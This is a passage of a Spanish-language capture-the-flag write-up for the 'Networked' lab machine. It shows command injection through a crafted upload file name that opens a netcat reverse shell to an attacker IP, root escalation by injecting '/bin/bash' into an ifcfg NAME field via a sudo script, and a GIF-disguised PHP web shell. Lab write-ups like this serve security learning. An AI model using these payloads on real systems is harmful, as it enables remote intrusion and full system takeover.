-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_4.png
-r--r--r--. 1 root   root      2 Oct 30  2018 index.html
bash-4.2$ pwd
/var/www/html/uploads
bash-4.2$
[0] 0:zsh  1:nc* 2:nc-
```

En conclusión el script se ejecuta cada 3 minutos validando si dentro de uploads existe un archivo que no tenga el formato ip.extension ejemplo 10_10_14_4.jpeg si existe un archivo que no cumpla con el formato en este directorio procede a borrarlo el tema es que se puede ejecutar un comando si se nombra al archivo con una salida que permita ejecutar otro comando como lo es ; y un comando.

Ejemplo
rm -f /home/miarchivoaborrar;entrada de usuario
/bin/rm -f $path $value > /dev/null 2>&1 &")

```
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
}

0] 0:[tmux]* 1:zsh-  2:zsh
```


es decir ejecuta el comando rm luego borra lo que tiene la variable path que son los archivos dentro de uploads

```
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
```

```
bash-4.2$ cd uploads
bash-4.2$ ls
10_10_14_6.php.jpeg  127_0_0_1.png  127_0_0_2.png  127_0_0_3.png  127_0_0_4.png  index.html
bash-4.2$
[0] 0:nc* 1:zsh-  2:zsh
```

luego llama a la variable value que contiene el nombre del archivo en formato ip nombre extensión; sin


embargo, al tiempo que borra el contenido de path se logra ejecutar un comando por medio del contenido de la variable value. La cual al llamar a un archivo como un comando hace que este se ejecute.




Permitiéndonos hacer una reverse Shell y en el código se ejecutaría la siguiente instrucción
("nohoup /bin/rm -f $path $value > /dev/null 2>&1 &")
rm -f /var/www/html/uploads/; nc -c bash 10.10.14.4 124
para hacer esto creamos un archivo nombrándolo como vamos a ejecutar la reverse Shell anteponiéndolo de un ; para que ejecute.

echo "" > "; nc -c bash 10.10.14.4 124"

Acá a diferencia de las reverse shell normales se debe utilizar el flag -c de concatenar, luego esperamos 3 minutos y tenemos Shell




Mejoro la Shell y capturo el flag.




Escalada de privilegios

Validamos si el usuario guly puede ejecutar algún binario como root y encontramos el binario changename.sh


sudo -l




Validamos permisos



podemos ejecutar y leer



válido la ruta /etc/sysconfig/network-scripts/ifcfg-guly




Ejecuto el script para validar entradas

Luego de intentar varias entradas tomando en cuenta que al colocar NAME al parecer se ejecuta un comando NAME=ps /tmp/foo intento validar colocando ps y un comando en NAME.

ps whoami


Ahora pruebo varias combinaciones, sin embargo, la que me sirvió fue colocar una simple bash obteniendo consola como root.
ps /bin/bash




Extras

Para añadir una reverse Shell a una imagen también se puede utilizar el formato **GIF8**

GIF8;"; system($_GET[cmd]); ?>




~/machineshtb/Networked
cat shellgif.php.gif
GIF8;<?php echo "<pre>"; system($_GET[cmd]); ?>
~/machineshtb/Networked
file shellgif.php.gif
shellgif.php.gif: GIF image data 28735 x 28776
~/machineshtb/Networked